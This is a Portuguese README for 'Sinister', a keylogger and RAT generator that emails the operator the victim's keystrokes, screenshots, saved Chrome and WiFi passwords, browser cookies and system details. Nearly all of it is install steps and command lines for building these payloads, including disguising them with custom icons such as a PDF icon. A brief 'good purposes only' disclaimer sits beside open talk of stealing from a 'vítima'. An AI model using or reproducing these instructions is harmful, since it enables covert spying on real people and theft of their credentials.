 pushpenderindia/sinister

Sinister é um Gerador de Keylogger para Windows/Linux que envia logs de teclas por e-mail com outras informações interessantes do alvo.



Este pequeno script Python pode fazer um trabalho realmente incrível.
Sinister é um Gerador de Keylogger para Windows/Linux, que envia logs de teclas e capturas de tela por e-mail, juntamente com outras informações interessantes da vítima, escrito em Python 3.
:computer: Este projeto foi criado apenas para bons propósitos e uso pessoal.
ESTE SOFTWARE É FORNECIDO "COMO ESTÁ", SEM GARANTIA DE QUALQUER TIPO. VOCÊ PODE USAR ESTE SOFTWARE POR SUA CONTA E RISCO. O USO É DE TOTAL RESPONSABILIDADE DO USUÁRIO FINAL. OS DESENVOLVEDORES NÃO ASSUMEM NENHUMA RESPONSABILIDADE E NÃO SÃO RESPONSÁVEIS POR QUALQUER USO INDEVIDO OU DANO CAUSADO POR ESTE PROGRAMA.
| Nome do Servidor | Servidor SMTP | Porta SMTP |
|---|---|---|
| GMAIL | smtp.gmail.com | 587 |
| OUTLOOK | smtp-mail.outlook.com | 587 |
| YAHOO | smtp.mail.yahoo.com | 587 |
| O agregador embutido pode roubar estas coisas: |
|---|
| Navegador Chrome (senhas salvas) |
| WiFi (senhas salvas) |
| Cookies do Chrome (dados de login, cookies, histórico) |
| Cookies do Firefox (cookies.sqlite) |
| Estas coisas são coletadas e enviadas: |
|---|
| Sistema Operacional |
| Nome do Computador |
| Nome de Usuário |
| IPv4 Público |
Em 30 de maio de 2022, o Google removeu o recurso de aplicativos menos seguros, portanto, em vez da senha do Gmail:
senha específica de aplicativo ao criar o payload. Kali Linux - ROLLING EDITION
 Windows 10
Windows 8.1 - Pro
Windows 7 - Ultimate
# Navegue até o diretório /opt (opcional)
$ cd /opt/

# Clone este repositório
$ git clone https://github.com/PushpenderIndia/Sinister.git

# Navegue até a pasta Sinister
$ cd Sinister

# Instalando dependências
$ bash installer_linux.sh

*** Nota: Quando a caixa de diálogo do instalador do Python aparecer durante a execução do installer_linux.sh ***
    * Clique em instalação personalizada
    * Selecione Caminho para: C:/Python37-32
    ### Para que o Python seja instalado neste caminho (dentro do Wine): ~/.wine/drive_c/Python37-32

# Se você estiver tendo erros ao executar o installer_linux.sh, tente instalar usando o installer_linux.py
$ python3 installer_linux.py

$ chmod +x Sinister.py
$ python3 Sinister.py --help

# Criando Payload/RAT
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# Criando Payload usando servidor SMTP do GMAIL, configuração de porta (Servidor SMTP padrão = smtp.gmail.com, Porta SMTP padrão = 587)
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# Criando Payload usando servidor SMTP do OUTLOOK, configuração de porta
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -l -o output_file_name --icon icon_path

# Criando Payload usando servidor SMTP do YAHOO, configuração de porta
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -l -o output_file_name --icon icon_path

Nota: Você também pode usar nossos ícones personalizados da pasta icon, basta usá-los assim --icon icon/pdf.ico
# Instale as dependências
$ Instale o Python 3.x mais recente

# Clone este repositório
$ git clone https://github.com/PushpenderIndia/Sinister.git

# Entre no repositório
$ cd Sinister

# Instalando dependências
$ python -m pip install -r requirements.txt

# Abra Sinister.py no editor de texto e configure a linha 16 WINDOWS_PYTHON_PYINSTALLER_PATH = "C:/Python37-32/Scripts/pyinstaller.exe"

# Obtendo menu de ajuda
$ python Sinister.py --help

# Criando Payload/RAT
$ python Sinister.py -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path
